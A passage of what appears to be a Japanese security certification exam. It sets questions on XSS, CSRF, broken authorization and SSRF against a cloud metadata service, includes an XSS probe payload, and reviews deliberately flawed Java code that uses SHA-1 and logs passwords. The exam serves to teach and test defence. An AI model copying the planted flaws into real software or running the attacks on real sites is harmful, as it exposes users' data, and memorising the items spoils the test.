(2)　本文中の下線②について，注意喚起の内容を，具体的に答えよ。

設問３　〔対策 V-3 についての検討〕について答えよ。

(1)　本文中の下線③について，設定 P を突破する方法を，30 字以内で答えよ。

(2)　本文中の下線④について，突破されないのはなぜか。40 字以内で答えよ。

設問４　〔DDoS 攻撃に対する具体的対策の検討〕について答えよ。

(1)　本文中の下線⑤について，利用する外部のサービスを，20 字以内で具体的に答えよ。

(2)　本文中の下線⑥について，軽減できる理由を，40 字以内で答えよ。

問３　Web セキュリティに関する次の記述を読んで，設問に答えよ。

D 社は，従業員 1,000 名の小売業である。自社のホームページや EC サイトなどの Web サイトについては，Web アプリケーションプログラム（以下，Web アプリという）に対する診断（以下，Web アプリ診断という）を専門会社の Z 社に委託して実施している。Web アプリ診断は，Web サイトのリリース前だけではなく，リリース後も定期的に実施している。Z 社の Web アプリ診断は，脆弱性診断ツールによるスキャンだけではなく，手動による高度な分析も行う。

〔新たな Web サイトの構築〕


D 社では，新たに EC サイト X（以下，サイト X という）と商品企画サイト Y（以下，サイト Y という）を W 社が提供するクラウドサービス（以下，クラウド W という）上に構築することになった。

サイト X では，D 社が取り扱う商品をインターネットを介して会員に販売する予定である。取引は毎月 10,000 件ほどを見込んでいる。サイト Y では，サイト X で販売する新商品の企画・開発を顧客参加型で行う。サイト X とサイト Y は，いずれも Web サーバとデータベースサーバ（以下，DB サーバという）で構成する。Web サーバについてはクラウド W の仮想 Web サーバサービスを利用し，DB サーバについてはクラウド W のリレーショナルデータベースサービスを利用する。サイト X とサイト Y はいずれも，コンテンツマネジメントシステム（以下，CMS という）を使って構築される。サイト X とサイト Y にはいずれも，Web アプリ，HTML による静的コンテンツ，DB サーバに格納したデータを使った動的コンテンツなどを用意する。

D 社は，V 大学と新商品開発の共同研究を行っている。新商品開発の共同研究では，V 大学が運用する情報交換サイト（以下，サイト P という）を利用している。サイト Y は，サイト P で取り扱っている情報などを表示する。

D 社は，Web サイト構築に関連するデータやドキュメントの保存場所として，クラウド W のストレージサービス（以下，ストレージ W という）を利用する。

D 社は，サイト X 及びサイト Y の設計書を作成した。設計書のうち，サイト X，サイト Y 及びサイト P のネットワーク構成を図 1 に，サーバやサービスの説明を図 2 に示す。



FW：ファイアウォール　　IG：インターネットゲートウェイ

IMDS：インスタンスメタデータサービス　VG：VPNゲートウェイ　VPC：仮想プライベートクラウド

注 1)　VPC とインターネットとの間の通信を可能にする。

注 2)　VPC と D 社の内部ネットワークとの間の VPN 通信を可能にする。

図 1　サイト X，サイト Y 及びサイト P のネットワーク構成

[クラウド W にあるサーバ及びストレージ W について]

クラウド W 上のサービスの管理のためのアクセスの際は，クラウド W 用の利用者 ID，アクセスキーなどのクレデンシャル情報をリクエストに含める必要がある。D 社が利用するクラウド W 上のサービスには，D 社用に発行されたクレデンシャル情報でアクセスでき，全ての操作ができる。

[IMDS について]

IMDS は，VPC の各サーバから特定の URL にアクセスされると特定の情報を返す。例えば，https://○○○.○○○.○○○.○○○/meta-data/credential に GET メソッドでアクセスされると，クラウド W 上のサービスのクレデンシャル情報を返す。IMDS には，インターネットから直接アクセスできないプライベート IP アドレス（○○○.○○○.○○○.○○○）が設定されている。

IMDS にアクセスする方式は，次のいずれかを採用する必要がある。D 社では，方式 1 を採用する。

方式 1：特定の URL にアクセスするだけで情報を取得できる。

方式 2：トークンを発行する URL に PUT メソッドでアクセスし，レスポンスボディに含まれるトークンを入手してから，そのトークンをリクエストヘッダに含めて特定の URL にアクセスすると情報を取得できる。

[CMS について]

Web サーバ X の https://□□□.jp/admin 又は Web サーバ Y の https://■■■.jp/admin にアクセスすると，それぞれのサーバの CMS の管理ログイン画面にアクセスできる。ログインは，POST メソッドでは許可されるが，GET メソッドでは許可されない。各 CMS の管理ログイン画面へのアクセスは，VPN 接続された D 社管理者 PC，又は VPC 内からのアクセスだけに制限される。D 社では，各 CMS の管理者アカウントは初期パスワードのまま運用する。

図 2　サーバやサービスの説明

〔サイトX〕

サイトXには，会員用の利用者アカウントとD社管理者用の利用者アカウントがある。サイトXのログインセッション管理は，cookieパラメータのSESSIONIDで行う。SESSIONIDには，値とSecure属性だけがセットされる。なお，サーバ側のセッションの有効期間は24時間である。設計書のうち，サイトXの機能一覧を表1に示す。

表1　サイトXの機能一覧（抜粋）

項番	機能	詳細機能	機能概要
1	ログイン機能	ログイン機能	利用者IDとパスワードを入力し，ログインに成功すると利用できる機能が表示されるページに遷移する。
2	利用者機能（ログイン前）	会員機能（登録）	登録画面では最初にメールアドレスを入力する。そのメールアドレス宛てに送られた電子メールに記載されたURLにアクセスして利用者情報を入力し，登録する。
3	利用者機能（ログイン後）	注文機能（商品検索，注文，注文履歴閲覧）	商品には商品コードが付与されており，商品検索画面で検索できる。注文履歴は，注文年月である数字6桁とランダムな英大文字6桁の値をハイフンでつないだ注文管理番号で管理される。注文履歴を閲覧する際は，注文管理番号を基に検索する。
4		会員機能（編集）	登録した利用者情報を編集できる。
5		問合せ機能	問合せ情報を入力できる。入力した問合せ情報は，数字10桁の管理番号が発番され，管理される。
6	サイト管理機能（ログイン後）	商品管理機能（登録，編集，削除）	商品情報を登録，編集，削除できる。商品情報が登録されると，数字10桁の商品コードが割り当てられ，その商品を会員が注文できるようになる。
7		売上管理機能（売上情報閲覧，検索）	商品の売上情報を閲覧できる。また，条件を指定して検索することができる。
8		会員管理機能（閲覧，変更，削除）	登録された会員の利用者情報を閲覧，変更，削除できる。
9		問合せ管理機能	問合せ機能で入力された問合せ情報が閲覧できる。

サイト管理機能は，D社の内部ネットワーク以外からも利用する可能性があり，サイトXでは，接続元の制限は行わない。

サイトXとサイトYの構築は順調に進み，D社はリリース前のWebアプリ診断をZ社に委託した。Z社は，サイトXとサイトYそれぞれに対してWebアプリ診断を実施した。

〔サイトXに対するWebアプリ診断〕

サイトXに対するWebアプリ診断では，次の三つの脆弱性が検出された。

・クロスサイトスクリプティング（以下，XSSという）

・クロスサイトリクエストフォージェリ（以下，CSRFという）

・認可制御の不備

〔XSSについて〕

Z社がXSSを検出した経緯は，次のとおりであった。

(1) 問合せ機能で，脆弱性診断ツールによるリクエストとレスポンスを確認した。このときのリクエストとレスポンスは，図3のとおりであった。

```
[リクエスト]
POST /shop/contact HTTP/1.1
Host: （省略）
（省略）
Content-Type: application/x-www-form-urlencoded
Content-Length: （省略）
Cookie: SESSIONID=nt1t3dmxmlmwuicyiz3h4nq1

subject_id=004&name=%22%3e%3cscript%3ealert%281%29%3c%2fscript%3e%3c%22&tel=（省略）&
mail=（省略）&mail2=（省略）&comment=（省略）

[レスポンス]
（省略）

<h1>問合せを受け付けました。</h1>
（省略）
```

注記 パラメータnameの値は ”><script>alert(1)</script><” をURLエンコードした値である。

図3 問合せ機能のリクエストとレスポンス

(2) 図 3 中のレスポンスボディには，問合せ機能で入力した値は出力されていない。しかし，Z 社は，①設計書を調査した上で手動による分析を行い，図 3 中のリクエスト内のスクリプトが別の機能の画面に出力されることを確認した。

Z 社は，②攻撃者がこの XSS を悪用してサイト X 内の全会員の利用者情報を取得する可能性があると説明した。

〔CSRF について〕

Z 社が CSRF を検出した経緯は，次のとおりであった。

(1) 会員機能（編集）において，図 4 に示すリクエストを送ってその応答を確認した。リクエストは正常に処理された。

```
POST /shop/editmember HTTP/1.1
Host: （省略）
（省略）
Content-Type: application/x-www-form-urlencoded
Content-Length: （省略）
Cookie: SESSIONID=b9y33f89umt6uua1pe4j4jn7

sei=sato&mei=taro&mail=aaa%40example.jp&csrf_token=KCRQ88ERH2G8MGT319E5OSMOAJFDIVEM
```

図 4 会員機能（編集）のリクエスト

(2) リクエスト内のメッセージボディの一部を変更して送り，その応答を確認した。リクエスト内のメッセージボディと応答は表 2 のとおりであった。

表 2 リクエスト内のメッセージボディと応答

手順	リクエスト内のメッセージボディ	応答
1	sei=sato&mei=taro&mail=aaa%40example.jp&csrf_token=	エラー
2	sei=sato&mei=taro&mail=aaa%40example.jp	エラー
3	sei=sato&mei=taro&mail=aaa%40example.jp&csrf_token=（異なる利用者アカウントで取得した csrf_token の値）	正常に処理

(3) Z社は，手順1，2の応答が“エラー”であることから一定のCSRF対策ができているが，手順3の応答が“正常に処理”であることから③利用者に被害を与える可能性があると判断した。

Z社は，対策には二つの方法があることを説明した。

・csrf_tokenの処理の修正

・cookieへのSameSite属性の追加

サイトXの構成次第では，SameSite属性をcookieに付与することも有効な対策となり得る。SameSite属性は，Strict，Lax，Noneの三つの値のうちのいずれかを取る。サイトXにログインした利用者のWebブラウザにおいて，サイトX内で遷移する場合と外部Webサイトからサイトに遷移する場合では，SameSite属性の値によってサイトXのcookie送信の有無が表3のように異なる。

表3　SameSite属性の値の違いによるcookie送信の有無

SameSite属性の値	サイトX内で遷移		外部Webサイトからサイトに遷移	
	GET	POST	GET	POST
Strict	○	○	a	b
Lax	○	○	c	d
None	○	○	（省略）	（省略）

注記　“○”はcookieが送られることを示す。“×”はcookieが送られないことを示す。

〔認可制御の不備について〕

Z社が認可制御の不備を検出した経緯は，次のとおりであった。

(1) Z社は，利用者α，利用者βという二つの利用者アカウントを用いて，注文履歴を閲覧した際のリクエストを確認した。注文履歴を閲覧した際のリクエストを図5及び図6に示す。

```
POST /shop/order-history HTTP/1.1
Host: （省略）
（省略）
Content-Type: application/x-www-form-urlencoded
Content-Length: （省略）
Cookie: SESSIONID=ac9t66bxlxmwuiiki53h4nq3

order-code=202404-AHUJKI 1)
```

注 1) 表1の注文管理番号のことである。値から利用者を特定することができる。

図5 利用者αで注文履歴を閲覧した際のリクエスト

```
POST /shop/order-history HTTP/1.1
Host: （省略）
（省略）
Content-Type: application/x-www-form-urlencoded
Content-Length: （省略）
Cookie: SESSIONID=k1ctghbxbx5wuj3ki33hlnq5

order-code=202404-BAKCXW
```

図6 利用者βで注文履歴を閲覧した際のリクエスト

(2) 図5のリクエストのパラメータ order-code の値を図6中の値に改変してリクエストを送った。

(3) 利用者αが，本来は閲覧できないはずの利用者βの注文履歴を閲覧できるという攻撃が成功することを確認した。

(4) さらに，ある利用者がほかの利用者が注文した際の order-code を知らなくても，④ある攻撃手法を用いれば攻撃が成功することを確認した。

Z社は，⑤サイトXのWebアプリに追加すべき処理を説明した。

〔サイトYに対するWebアプリ診断〕

サイトYに対するWebアプリ診断では，次の脆弱性が検出された。

・サーバサイドリクエストフォージェリ（以下，SSRFという）

〔SSRF について〕

Z 社が SSRF を検出した経緯は，次のとおりであった。

(1) サイト P の新着情報を取得する際に，利用者の Web ブラウザが Web サーバ Y に送るリクエストを確認したところ，図 7 のとおりであった。

```
GET /top?page=https://△△△.jp/topic/202404.html HTTP/1.1
Host: （省略）
（省略）
Cookie: SESSIONID=pq4ikd31op215jebter41sae
```

注記 △△△.jp はサイト P の FQDN である。

図 7 利用者の Web ブラウザが Web サーバ Y に送るリクエスト

(2) ⑥図 7 のリクエストのパラメータの値を Web サーバ Y の CMS の管理ログイン画面の URL に変更することで，その画面にアクセスできるが，ログインはできないことを確認した。

(3) ⑦図 7 のリクエストのパラメータの値を別の URL に変更するという方法（以下，方法 F という）で SSRF を悪用して，クレデンシャル情報を取得し，ストレージ W から情報を盗み出すことができることを確認した。

(4) IMDS にアクセスする方式を方式 1 から方式 2 に変更すると，方法 F ではクレデンシャル情報を取得できないので，ストレージ W から情報を盗み出すことができない。しかし，図 7 のリクエストのパラメータの値を変更することで，Web サーバ Y から送られるリクエストに任意のメソッドの指定及び任意のヘッダの追加ができる方法（以下，方法 G という）がある。方法 G を用いれば，方式 2 に変更しても，⑧クレデンシャル情報を取得し，ストレージ W から情報を盗み出すことができることを確認した。

Z 社は，クラウド W 上のネットワークでのアクセス制御の設定，及び⑨サイト Y の Web アプリに追加すべき処理を提案した。

リリース前の脆弱性診断で検出された脆弱性の対策が全て完了し，サイト X とサイト Y は稼働を開始した。

設問1　〔XSS について〕について答えよ。

(1)　本文中の下線①について，図 3 中のリクエスト内のスクリプトが出力されるのはどの機能か。表 1 の詳細機能に対する項番を選び答えよ。

(2)　本文中の下線②について，攻撃者はどのような手順で利用者情報を取得するか。具体的に答えよ。

設問2　〔CSRF について〕について答えよ。

(1)　本文中の下線③について，被害を与える攻撃の手順を，具体的に答えよ。

(2)　表3中の［　a　］～［　d　］に入れる適切な内容を，“○”又は“×”から選び答えよ。

設問3　〔認可制御の不備について〕について答えよ。

(1)　本文中の下線④について，どのような攻撃手法を用いれば攻撃が成功するか。30 字以内で答えよ。

(2)　本文中の下線⑤について，サイト X の Web アプリに追加すべき処理を，60 字以内で具体的に答えよ。

設問4　〔SSRF について〕について答えよ。

(1)　本文中の下線⑥について，ログインができないのはなぜか。SSRF 攻撃の特徴を基に，35 字以内で答えよ。

(2)　本文中の下線⑦について，クレデンシャル情報を取得する方法を，具体的に答えよ。

(3)　本文中の下線⑧について，方法 G を用いてクレデンシャル情報を取得する方法を，具体的に答えよ。

(4)　本文中の下線⑨について，サイト Y の Web アプリに追加すべき処理を，35 字以内で具体的に答えよ。

問4　Webアプリケーションプログラムに関する次の記述を読んで，設問に答えよ。

A社は，加工食品の製造・販売を行う従業員500名の会社である。問屋や直販店からの注文の受付に，商品の注文と在庫を管理するシステム（以下，業務システムという）を利用している。業務システムは，A社内に設置したサーバ上に構築されている。

このたび，販売拡大を目指して，インターネットを使ったギフト販売を行うことになり，個人顧客から注文を受けるためのWebシステム（以下，Web受注システムという）を構築することになった。

A社はITベンダーのB社との間で開発の委託契約を締結し，両社はWeb受注システムの開発に着手した。

〔Web受注システムの要件〕

Web受注システムの要件を表1に示す。

表1　Web受注システムの要件

No.	要件名	要件内容
1	機能	個人顧客が利用できる機能：商品検索，在庫照会，注文，決済，注文変更，注文キャンセル，注文照会，配送照会，ユーザー登録，ユーザー情報変更，パスワード変更，退会である。これら機能全てをアプリケーション（以下，APという）サーバに実装する。 その他の機能：（省略）
2	アクセス方式	Webブラウザからインターネット経由でアクセスして利用する。
3	想定ユーザー	個人顧客
4	想定ユーザー数	登録ユーザーの数が100,000までを想定
5	重要情報[1)]に該当するデータ項目	氏名，住所，電話番号，メールアドレス，パスワード，銀行口座情報，決済情報
6	商品数	1,000
7	想定トランザクション数	注文：1,000件／日 注文変更・注文キャンセル：各30件／日 注文照会・配送照会：各2,000件／日
8	稼働時間	24時間365日。ただし，メンテナンス時間は除く。
9	メンテナンス時間	毎週月曜日 0:00～5:00。ただし，緊急の脆弱(ぜい)性修正プログラム適用など，他の日時に臨時でメンテナンスを実施する場合もある。
10	稼働率目標	99.9%。ただし，メンテナンス時間は除く。
11	開発体制	A社とB社が協働で開発する。
12	開発言語／DBMS	Java／RDBMS

表1　Web受注システムの要件（続き）

No.	要件名	要件内容
13	システム基盤	APサーバ，バッチサーバ，ログサーバは，IaaS上に構築する。Web受注システムのデータベース（以下，データベースをDBという）は，クラウドサービスのマネージドDBを利用する。 本番環境は，本番APサーバ，本番バッチサーバ，本番ログサーバ，本番DBで構成する。 開発環境は，開発APサーバ，開発バッチサーバ，開発ログサーバ，開発DBで構成する。重要情報は保管されない。
14	サーバOS	APサーバ，バッチサーバ，ログサーバのOSはLinuxを使用する。
15	APログ[2]	APサーバのプログラム及びバッチサーバのプログラムはAPログをログサーバに転送し，ログサーバはAPログをテキストファイル形式で保存する。
16	APサーバの標準出力と標準エラー出力	APサーバの標準出力と標準エラー出力は，リダイレクトしてAPサーバの/var/log/serverlogディレクトリ配下のテキストファイルに出力する。なお，/var/log/serverlogディレクトリのオーナーはwebappuserであり，パーミッションは774[3]とする。その配下のテキストファイルのオーナーはwebappuserであり，パーミッションは664[3]とする。
17	システム運用	システム運用はB社に委託し，システム運用担当者はB社の要員とする。重要情報の取扱いは重要情報取扱運用者だけとし，重要情報取扱運用者はA社での役職が管理職以上の要員とする。 各サーバ及び各DBの管理はシステム管理責任者が行い，システム管理責任者はA社の情報システム部の管理職とする。
18	システムのユーザーと役割	(1)　個人顧客 Web受注システムのAPサーバで注文，決済などを行う。 (2)　システム運用担当者 本番APサーバ及び本番バッチサーバの稼働を監視する。バッチ処理が異常終了したときは，手動で再実行する。これら以外のサーバについては，統合監視システムの画面から死活監視だけを行う。重要情報にアクセスしてはならない。 (3)　重要情報取扱運用者 本番環境に保管されている重要情報を参照し，個人顧客からの問合せに対応する。 (4)　システム開発者 開発環境においてプログラムの開発・保守を行う。障害発生時は，本番ログサーバにアクセスして障害原因を調査する。重要情報にアクセスしてはならない。 (5)　システム管理責任者 各サーバのOS，ミドルウェアの脆弱性修正プログラムの適用などのメンテナンス作業を行う。各サーバのOSアカウントを管理する。各DBのアカウント管理を行う。
19	パスワードの保存	パスワードは，CRYPTREC暗号リスト（令和5年3月30日版）の電子政府推奨暗号リストに記載されているハッシュ関数でハッシュ化してDBに保存する。

注[1]　A社では，扱う情報を“重要情報”と“その他の情報”に分類している。

注[2]　システム稼働時に出力され，システム障害の際に，システム開発者が障害原因調査のために確認するファイルである。

注[3]　chmodコマンドの絶対モードでLinuxのパーミッションを設定する。

〔Web 受注システムの設計〕

A 社と B 社は Web 受注システムを設計した。

Web 受注システムのサーバで定義される OS アカウントの一覧を表 2 に，所属グループとその権限を表 3 に示す。

表 2　OS アカウントの一覧

No.	ユーザーID	所属グループ	OS アカウントが定義されるサーバ	説明
1	root	root	（省略）	システム管理責任者が利用する。
2	operator	operation	（省略）	システム運用担当者が利用する。
3	personal	personal	（省略）	重要情報取扱運用者が利用する。
4	developer	develop	（省略）	システム開発者が利用する。
5	batchappuser	operation	本番バッチサーバ	データ連携機能 [1)]の各プログラムの実行に利用される。
6	webappuser	personal	本番 AP サーバ	AP サーバのプログラムの実行に利用される。

注記　root，operation，personal，develop という所属グループは各サーバに定義されている。
注 [1)]　業務システムと Web 受注システムがデータ連携を行うための機能である。

表 3　所属グループとその権限

No.	所属グループ	権限
1	root	特権ユーザーである。全てのアクセス権がある。
2	operation	一般ユーザー権限である。本番 AP サーバと本番バッチサーバへのアクセス権がある。
3	personal	一般ユーザー権限である。本番環境へのアクセス権がある。
4	develop	一般ユーザー権限である。開発環境と本番ログサーバへのアクセス権がある。

注記　Web 受注システムでは，OS アカウントの権限を所属グループ単位で管理する。

業務システムと Web 受注システムは，CSV 形式のデータ連携用ファイル（以下，CSV ファイルという）でデータ連携を行う。1 時間ごとに業務システムのバッチサーバと Web 受注システムのバッチサーバにおいて CSV ファイルを作成し，HTTPS で他方のバッチサーバに送信し，他方のバッチサーバでは受信した CSV ファイルを保存する。保存した CSV ファイルを使用して Web 受注システム又は業務システムの DB に対して更新処理を実行する。更新処理後の CSV ファイルは，障害発生に備えて 1 週間保存する。

データ連携機能のプログラム一覧を表 4 に示す。

表4　データ連携機能のプログラム一覧

No.	プログラム名	実行するサーバ	概要
1	バッチ処理管理1	Web 受注システムのバッチサーバ	Web 受注システムの各バッチ処理のプログラムの起動，監視などを行う。
2	バッチ処理管理2	業務システムのバッチサーバ	業務システムの各バッチ処理のプログラムの起動，監視などを行う。
3	注文データ CSV 出力バッチ処理	Web 受注システムのバッチサーバ	Web 受注システムの DB 内の注文テーブルから注文データを取得し，CSV ファイルに出力する。
4	注文データ CSV 取込みバッチ処理	業務システムのバッチサーバ	保存された CSV ファイルを読み込んで，業務システムの DB を更新する。
5	在庫データ CSV 出力バッチ処理	業務システムのバッチサーバ	業務システムの DB 内の在庫テーブルから在庫データを取得し，CSV ファイルに出力する。
6	在庫データ CSV 取込みバッチ処理	Web 受注システムのバッチサーバ	保存された CSV ファイルを読み込んで，Web 受注システムの DB を更新する。
7	データ送信1バッチ処理	Web 受注システムのバッチサーバ	CSV ファイルを業務システムのバッチサーバに HTTPS で送信する。
8	データ送信2バッチ処理	業務システムのバッチサーバ	CSV ファイルを Web 受注システムのバッチサーバに HTTPS で送信する。
9	データ受信1バッチ処理	Web 受注システムのバッチサーバ	受信した CSV ファイルを Web 受注システムのバッチサーバの指定されたディレクトリに保存する。
10	データ受信2バッチ処理	業務システムのバッチサーバ	受信した CSV ファイルを業務システムのバッチサーバの指定されたディレクトリに保存する。

表4のうち，No.3 のプログラムの内容を図1に示す。

・注文テーブルの連携済フラグ[1]が 0 である注文データを，CSV ファイルとして平文で/var/data ディレクトリに出力する。なお，/var/data ディレクトリのオーナーは batchappuser で，パーミッションは 770 [2]とする。CSV ファイルのオーナーは batchappuser で，パーミッションは 660 [2]とする。
・注文テーブルの内容は，次のとおりである。
注文 ID [3]，注文番号，注文ユーザーID，注文日時，決済金額，銀行コード，銀行支店コード，預金種別，銀行口座番号，銀行口座氏名，注文ステータス，お届け先郵便番号，お届け先住所，お届け先電話番号，お届け先氏名，送り主郵便番号，送り主住所，送り主電話番号，送り主氏名，連携済フラグ

注[1]　“ 0 ” は CSV ファイル出力前であることを，“ 1 ” は CSV ファイル出力後であることを示す。
注[2]　chmod コマンドの絶対モードで Linux のパーミッションを設定する。
注[3]　主キーである。

図1　No.3 のプログラムの内容（抜粋）

Web 受注システムの開発が進み，結合テスト前に，A 社は，設計書とソースコードのセキュリティレビューを，セキュリティ専門会社の C 社に委託した。C 社の情報処理安全確保支援士（登録セキスペ）の E 氏は，セキュリティレビューを実施した。

〔データ連携機能のセキュリティレビュー〕

E 氏は，表 2～4 及び図 1 の内容では表 1 の要件を満たしておらず，［ a ］が CSV ファイルを閲覧できてしまうという問題を発見した。また，CSV ファイルには重要情報が記録されるので，本番バッチサーバにアクセスできる者が不正に閲覧するリスクを軽減するための保険的対策も併せて実施することを提案した。具体的には，次のように提案した。

(1) 問題に対しては，表 2 の batchappuser について，所属グループを［ b ］に変更する。

(2) 保険的対策としては，表 4 の No.3 のプログラムに暗号化を行う処理を追加し，表 4 の No.［ c ］のプログラムに復号を行う処理を追加する。

A 社は，E 氏の提案どおり修正することにした。

〔ユーザー登録機能のセキュリティレビュー〕

ユーザー登録機能は，UserData クラスによって実現している。UserData クラスのプログラム仕様を図 2 に，UserData クラスのソースコードを図 3 に示す。

・addUser メソッドは，データをユーザーマスターテーブルに挿入する。
・各インスタンス変数は，ユーザーマスターテーブルの各レコードに対応し，画面から入力された値を String 型で保持する。
・ユーザーマスターテーブルの列名は，次のとおりである。
ユーザーOID [1]，ユーザーID，パスワード [2]，氏名，郵便番号，住所，電話番号，メールアドレス，作成日時，更新日時

注 [1] 主キーである。オブジェクト ID であり，データを一意に識別する文字列が格納される。
注 [2] パスワードのハッシュ値が格納される。

図 2 UserData クラスのプログラム仕様（抜粋）

```
   (省略)  //package 宣言, import 宣言など
 1: public UserData(HttpServletRequest request) {
 2:   this.userId = request.getParameter("userId");
 3:   this.password = request.getParameter("password");
      (省略)  //入力値チェックなど
 4:   try {
 5:     MessageDigest mdObj = MessageDigest.getInstance("SHA-1");
 6:     byte[] hashByte = mdObj.digest(this.password.getBytes());
 7:     this.password = String.format("%x", new BigInteger(1, hashByte));
 8:   } catch (NoSuchAlgorithmException e) {
 9:     log.debug("error:" + e);
10:   }
      (省略)
11: }
    //引数 conn は DB コネクションオブジェクトを示す。
12: public void addUser(Connection conn) {
13:   PreparedStatement psObj;
14:   String sql = "INSERT INTO USER_MASTER" +
15:                "(USER_OID, USER_ID, PASSWORD, USER_NAME, ZIP_CODE" +
                   (省略);
16:   try {
17:     psObj = conn.prepareStatement(sql);
18:     psObj.setString(1, this.userOid);
19:     psObj.setString(2, this.userId);
20:     psObj.setString(3, this.password);
        (省略)
        //次の 2 行はデバッグログの出力
21:     System.out.println("SQL:" + sql);
22:     System.out.println("InsertData:" + this.toString());
        //次の 2 行はログサーバへの AP ログの出力
23:     log.debug("SQL:" + sql);
24:     log.debug("InsertData:" + this.toString());
25:     psObj.execute();
26:     conn.commit();
27:   } catch (SQLException e) {
        (省略)  //例外処理
28:   }
      (省略)
29: }
    (省略)
```

注記　log.debug()は，引数の文字列をログサーバに送信するメソッドである。

図 3　UserData クラスのソースコード（抜粋）

E氏は，図3のソースコードについて，次のように指摘した。

・パスワードからハッシュ値を得るためのハッシュ関数が，表1の要件を満たしていない。

・今後，メンテナンスなどで実行環境を変更した場合に，［ d ］行目で［ e ］が発生すると，25，26行目では，パスワードが平文でユーザーマスターテーブルに保存されてしまう。

・①システム運用担当者とシステム開発者が，要件でアクセスが禁止されている情報にアクセスできてしまう。

・利用するAPサーバの実装では，変数psObjの指すメモリ領域においてメモリリークが発生する可能性がある。

E氏の指摘を受け，システム開発者は，UserDataクラスのソースコードを修正した。修正後のUserDataクラスのソースコードを図4に示す。

```
   (省略)  //package 宣言, import 宣言など
 1: public UserData(HttpServletRequest request) {
 2:   this.userId = request.getParameter("userId");
 3:   this.password = request.getParameter("password");
      (省略)  //入力値チェックなど
 4:   try {
 5:     MessageDigest mdObj = MessageDigest.getInstance("  f  ");
 6:     byte[] hashByte = mdObj.digest(this.password.getBytes());
 7:     this.password = String.format("%x", new BigInteger(1, hashByte));
 8:   } catch (NoSuchAlgorithmException e) {
 9:     log.debug("error:" + e);
        //回復不能な例外発生
10:     g ;
11:   }
      (省略)
12: }
    //引数connはDBコネクションオブジェクトを示す。
13: public void addUser(Connection conn) {
14:   PreparedStatement psObj = null;
15:   String sql = "INSERT INTO USER_MASTER" +
16:                "(USER_OID, USER_ID, PASSWORD, USER_NAME, ZIP_CODE" +
                   (省略);
```

図4　修正後のUserDataクラスのソースコード（抜粋）

```
17:   try {
18:     psObj = conn.prepareStatement(sql);
19:     psObj.setString(1, this.userOid);
20:     psObj.setString(2, this.userId);
21:     psObj.setString(3, this.password);
        (省略)
22:     UserData userMaskDataObj = this.maskUserData(this);
        //次の2行はログサーバへのAPログの出力
23:     log.debug("SQL:" + sql);
24:     log.debug("InsertData:" + userMaskDataObj.toString());
25:     psObj.execute();
26:     conn.commit();
27:   } catch (SQLException e) {
        (省略)  //例外処理
28:   } [    h    ] {
29:     if (psObj != null) {
30:         try {
31:           psObj.close();
32:         } catch (SQLException e) {
            (省略)  //例外処理
33:         }
34:     }
35:   }
      (省略)
36: }
37: private UserData maskUserData(UserData inUserData) {
      (省略)  //UserData内の重要情報を含む変数の値を ＊ に置換する。
38:   return userMaskDataObj;
39: }
    (省略)
```

図4　修正後のUserDataクラスのソースコード（抜粋）（続き）

図4のソースコードについて，E氏は，セキュリティレビューを再度実施した。

E氏は，図4のソースコードでは，レインボーテーブル攻撃を受けたときに攻撃が成立してしまうので，図2の仕様及び②図4のソースコードの6，7行目を修正すべきであると指摘した。

A社は，E氏の指摘の対応を完了した。その後，テストを実施し，Web受注システムをリリースした。

不備により設問2(3)「システム運用担当者」の「アクセスできてしまう情報」及び「出力される場所」は成立しない。(令和6年7月19日追記)

設問1　〔データ連携機能のセキュリティレビュー〕について答えよ。

(1)　本文中の［　a　］に入れる適切な字句を，解答群の中から選び，記号で答えよ。

解答群

ア　システム運用担当者

イ　システム運用担当者とシステム開発者

ウ　システム開発者

エ　システム開発者と重要情報取扱運用者

オ　重要情報取扱運用者

(2)　本文中の［　b　］に入れる適切な所属グループを，表3中から選び答えよ。

(3)　本文中の［　c　］に入れる適切なプログラムを，表4中から選び，No.列の番号で答えよ。

設問2　〔ユーザー登録機能のセキュリティレビュー〕について答えよ。

(1)　本文中の［　d　］に入れる適切な行番号を，図3中から選び，答えよ。

(2)　本文中の［　e　］に入れる適切な字句を答えよ。

(3)　本文中の下線①について，システム運用担当者とシステム開発者が，アクセスが禁止されているのにアクセスできてしまう情報は何か。図2中のユーザーマスターテーブルの列名で，それぞれ全て答えよ。また，その情報が出力される場所を，解答群の中から選び，それぞれ記号で答えよ。

解答群

ア　開発ログサーバのAPログを保存したテキストファイル

イ　本番APサーバの/sbinディレクトリ配下のバイナリファイル

ウ　本番APサーバの/var/dataディレクトリ配下のCSVファイル

エ　本番APサーバの/var/log/serverlogディレクトリ配下のテキストファイル

オ　本番ログサーバのAPログを保存したテキストファイル

(4)　図4中の［　f　］に入れる適切な字句を答えよ。

(5)　図4中の［　g　］に入れる適切な処理を，ソースコード又は具体的な処理内容のいずれかで答えよ。

(6) 図4中の［ h ］に入れる適切なソースコードを答えよ。

(7) 本文中の下線②について，図4の6，7行目をどのように修正すればよいか。修正後の適切なソースコードを解答群の中から選び，記号で答えよ。ここで，変数 salt には，addUser メソッドの呼出しごとに異なる 32 バイトの固定長文字列が入っているものとし，ユーザーマスターテーブルの定義に変更はないものとする。

解答群

